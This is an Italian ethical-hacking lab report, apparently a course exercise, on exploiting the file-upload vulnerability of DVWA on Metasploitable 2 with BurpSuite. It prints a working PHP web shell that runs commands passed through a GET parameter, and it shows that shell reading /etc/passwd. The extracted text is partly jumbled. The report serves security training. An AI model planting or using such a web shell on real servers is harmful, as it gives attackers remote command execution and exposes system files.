

Exploit File Upload su DVWA con BurpSuite

[Facoltativo] Ripetizione con Shell Sofisticata

Pratica Extra

★ INDICE

- 1 Introduzione**
- 2 Verifica della connessione Internet**
- 3 Verifica Stato di Apache2 e MariaDB**
- 4 Avvio e Configurazione di BurpSuite**
- 5 Accesso a DVWA e Impostazione Livello Low**
- 7 Creazione e Caricamento della Shell PHP al Livello Low**
- 8 Test e Esecuzione della Shell al Livello Low**
- 9 Analisi delle Intercettazioni con BurpSuite al Livello Low**
- 10 Esplorazione della Macchina Target al Livello Low**

- 11 [Facoltativa] Ripetizione con una Shell Sofisticata**
 - 11.1 Test del File Upload al Livello Medium**
 - 11.2 Test del File Upload al Livello High**

- 12 [Extra]Analisi del Codice PHP tramite View Source
(Medium e High)**

- 13 Conclusione e Considerazioni Finali**

1 Introduzione

- **Descrizione** Questo report documenta l'esame di ethical hacking per sfruttare la vulnerabilità di «file upload» su DVWA installata su Metasploitable 2 (raggiungibile da Kali Linux), lo scopo è caricare una shell PHP semplice a livello Low per prendere controllo della macchina ed eseguire comandi da remoto, monitorando con BurpSuite, ho incluso una shell avanzata facoltativa e testato i livelli Medium e High, analizzando il codice PHP tramite 'View Source' per aggirare i controlli.
- **Obiettivo** Configurare il laboratorio con Metasploitable raggiungibile da Kali, caricare una shell PHP, intercettare richieste, esplorare la macchina e confrontare i livelli di sicurezza.

○ Ambiente

- ◊ Kali Linux [192.168.50.100]
- ◊ Metasploitable 2 [192.168.50.101] con DVWA
- ◊ Apache2
- ◊ MariaDB
- ◊ Senza l'uso di pfSense

2 Verifica della connessione Internet

- **Descrizione** Verifico che Kali sia connessa a Internet per eventuali necessità
- **Comando** ping 8.8.8.8
- **Output** Risposta positiva dal ping.

```
(M6D6R6㉿kali)-[~]
└─$ ping -c 3 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=255 time=25.1 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=255 time=25.1 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=255 time=24.6 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2007ms
rtt min/avg/max/mdev = 24.629/24.957/25.123/0.231 ms
```

- **Spiegazione** Testa la connessione.

3 Verifica Stato di Apache2 e MariaDB

Descrizione Attivo Apache2 e MariaDB, dato che entrambi sono necessari per DVWA.



Spiegazione Apache2 serve DVWA

Spiegazione MariaDB gestisce il database DVWA

Comandi:



- ◊ Per Apache2:

service apache2 start



- ◊ Per MariaDB:

service mysql start





- Se si presume che siano già attivi si può controllorare il loro stato:

- ◊ Per Apache2 `systemctl status apache2`
- ◊ Per MariaDB `systemctl status mysql`

Report Matteo Mattia Cyber Security & Ethical Hacking


4 Avvio e Configurazione di BurpSuite

- **Descrizione** Avvio BurpSuite e configuro il browser integrato per intercettare il traffico.
 - **Comando da terminal** `burpsuite`




Report Matteo Mattia Cyber Security & Ethical Hacking

- **Azione** Apro BurpSuite, vado su Proxy > Intercept > Intercept is on.



- **Spiegazione** Il browser integrato non richiede configurazione proxy manuale.

- **Azione** Clicco Proxy > Open Browser




5 Accesso a DVWA e Impostazione Livello Low

- **Descrizione** Accedo a DVWA e imposto il livello di sicurezza su Low.
- **Azione** Nel browser di BurpSuite, vado a


- **Spiegazione** Accede alla pagina di login

◊ <http://192.168.50.101/dvwa/>




- Spiegazione** Accede alla dashboard

◊ Login con username **admin** e password **password**



- Spiegazione** Imposto livello per l'exploit in Low

◊ Vado a DVWA Security > Seleziona Low > Clicca Submit



7 Creazione e Caricamento della Shell PHP al Livello Low

Descrizione Creo e carico shell PHP a livello Low su Metasploitable2.

```
(M6D6R6㉿kali)-[~]
$ nano new_shell.php
```

Comando nano new_shell.php

Spiegazione Creo una shell che esegue comandi via GET

Dettaglio editor:


```
GNU nano 8.6                                         new_shell.php
<?php
set_time_limit(0); // Nessun limite di tempo
if (isset($_GET['cmd'])) {
    $cmd = $_GET['cmd'];
    $output = shell_exec($cmd); // Usa shell_exec per esecuzione diretta
    if ($output === null) {
        echo "Errore nell'esecuzione del comando\n";
    } else {
        echo htmlspecialchars($output) . "\n";
    }
} else {
    echo "Nessun comando specificato\n";
}
?>
```

Salvo con Ctrl+O, Enter, Ctrl+X

```
(M6D6R6㉿kali)-[~]
$ nano new_shell.php
(M6D6R6㉿kali)-[~]
$
```

Spiegazione Shell "Shell robusta" con stabilizzazione (stream_select), gestione errori, chunk grandi, usa /bin/bash per comandi avanzati.

Carico Shell con successo 




8 Test e Esecuzione della Shell al Livello Low

Descrizione Testo la shell avanzata su Metasploitable2 con comandi remoti

- **Azioni 1** Nel browser di BurpSuite, vado a

http://192.168.50.101/dvwa/hackable/uploads/new_shell.php?cmd=whoami



The screenshot shows the Burp Suite interface. The top navigation bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'View', and 'Help'. To the right, it says 'Burp Suite Community Edition v2025.7.4 -'. Below the navigation is a toolbar with 'Dashboard', 'Target', 'Proxy' (which is selected), 'Intruder', 'Repeater', 'Collaborator', 'Sequencer', 'Decoder', and 'Correlator'. Under 'Proxy', there are tabs for 'Intercept' (selected), 'HTTP history', 'WebSockets history', and 'Match and replace'. A 'Proxy settings' button is also present. The main window displays two browser tabs: 'Damn Vulnerable Web App' and '192.168.50.101/dvwa/hackable/uploads/new_shell.php?cmd=whoami'. The status bar at the bottom shows 'www-data'.


- ◊ **Spiegazione** L'output atteso è "www-data" (utente del server web)
- ◊ **Risultato** Test della shell per confermare il controllo remoto andato a buon fine

Report Matteo Mattia Cyber Security & Ethical Hacking

- **Azioni 2** Nel browser di BurpSuite, vado a

[http://192.168.50.101/dvwa/hackable/uploads/new_shell.php?cmd=ls
-la](http://192.168.50.101/dvwa/hackable/uploads/new_shell.php?cmd=ls-la)

- ◊ **Spiegazione** L'output atteso è "**elenco file**" (Elenca file nella directory di upload)




- ◊ **Risultato** Test della shell per confermare il controllo remoto andato a buon fine

Report Matteo Mattia Cyber Security & Ethical Hacking

- **Azioni 3** Nel browser di BurpSuite, vado a

http://192.168.50.101/dvwa/hackable/uploads/new_shell.php?cmd=cat%20/etc/passwd

- ◊ **Spiegazione** L'output atteso è "elenco utenti" (Elenca file nella directory di upload)



```
root:x:0:0:root:/root/bin/bash daemon:x:1:1:daemon:/usr/sbin/bin:x:2:2:bin:/bin/sh sys:x:3:3:sys:/dev/bin/sh sync:x:4:65534:sync:/bin/sync games:x:5:60:games:/usr/games/man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp/bin/sh proxy:x:13:13:proxy:/bin/bin/sh www-data:x:33:33:www-data:/var/www/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuuid:x:100:101:/var/lib/libuuuid:/bin/sh dhcp:x:101:102:/nonexistent:/bin/false syslog:x:102:103:/home/syslog:/bin/false klog:x:103:104:/home/klog:/bin/false sshd:x:104:65534:/var/run/sshd:/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash bind:x:105:113:/var/cache/bind:/bin/false postfix:x:106:115:/var/spool/postfix:/bin/false ftp:x:107:65534:/home/ftp:/bin/false postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false tomcat55:x:110:65534:/usr/share/tomcat5.5:/bin/false distccd:x:111:65534:/bin/false user:x:1001:1001:just a user,111,:/home/user:/bin/bash service:x:1002:1002,,,:/home/service:/bin/bash telnetd:x:112:120:/nonexistent:/bin/false proftpd:x:113:65534:/var/run/proftpd:/bin/false statd:x:114:65534:/var/lib/nfs:/bin/false
```

- ◊ **Risultato** Test della shell per confermare il controllo remoto andato a buon fine

9 Analisi delle Intercettazioni con BurpSuite al Livello Low

- **Descrizione** Analizzo le richieste GET e POST intercettate con BurpSuite a livello Low su Metasploitable2 per comprendere il flusso dell' exploit e verificare i dettagli delle interazioni con la shell new_shell.php
- **Azione** Vai a Proxy > HTTP history in BurpSuite
 - ◊ **Dettagli** Clicco sulla scheda "HTTP history" per visualizzare tutte le richieste.
 - ◊ **Spiegazione** Elenca tutte le richieste intercettate per analisi, HTTP historey con POST e GET evidenziati.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
1	https://www.google.com	GET	/search?q=service+mysql+start&oq=servic...		✓	200	498721	HTML		service mysql start - ...	
3	https://fonts.gstatic.com	GET	/si/productlogos/google/v6/24px.svg			200	1556	XML	svg		
4	https://www.google.com	POST	/gen_204?&web&t=cap&atyp=csi&ei=C2...		✓	204	694	HTML			
5	https://www.google.com	GET	/gen_204?atyp=&ct=bjx&cad=&b=0&ei...		✓	204	694	HTML			
6	https://www.google.com	POST	/gen_204?ei=C2daP6qB8m2i-gPuVb_w...		✓	204	694	HTML			
8	https://www.gstatic.com	GET	/og/_js/k=og.asy.en.US.RoVtDprBg.20...			200	218596	script			
14	https://www.googletagma...	GET	/gtm.js?id=GTM-16521530460&preconne...		✓	204	212	HTML	js		
15	https://www.googletagma...	GET	/gtag/js?id=AW-16521530460&preconne...		✓	204	212	HTML			
16	https://www.google.com	POST	/gen_204?&web&t=ft&atyp=csi&ei=C2...		✓	204	694	HTML			
19	https://ogads-pa.clients6.g...	OPTION	/Srpc/google.internal.onegoole.asyncdat...			200	593	HTML			
20	https://ogads-pa.clients6.g...	POST	/Srpc/google.internal.onegoole.asyncdat...		✓	200	661	JSON			
21	https://play.google.com	POST	/log?hasfast=true&authuser=0&format=j...		✓	200	1066	JSON			

Report Matteo Mattia Cyber Security & Ethical Hacking

- **Get** Esamino le richieste GET inviate alla shell per eseguire comandi remoti su Metasploitable.

http://192.168.50.101/dvwa/hackable/uploads/new_shell.php?cmd=whoami

- ◊ Clicco sulla scheda "HTTP history" e filtro per richieste GET (es. http://192.168.50.101/dvwa/hackable/uploads/new_shell.php?cmd=whoami, [?cmd=ls -la](#), [?cmd=cat /etc/passwd](#)).
- ◊ **Spiegazione** Identifico le richieste GET che passano il parametro cmd alla shell per eseguire comandi.

The screenshot shows the Burp Suite interface with the following details:

- HTTP history tab:** Shows several captured requests, including:
 - GET /search?q=service+mysql+start&oq=service+mysql+start&gs_lcrp=EgZjaHJvbWUyBggAEUEYDIBCjQzNzMOOWowajCoAgCwAgA&sourceid=chrome&ie=UTF-8
 - GET /s/i/productlogos/google/v6/24px.svg
 - POST /gen_204?s=web&t=cap&atyp=csci&i=C2...
- Selected Request:** A POST request to http://192.168.50.101/dvwa/hackable/uploads/new_shell.php?cmd=whoami. The raw request shows the 'cmd' parameter set to 'whoami'.

```
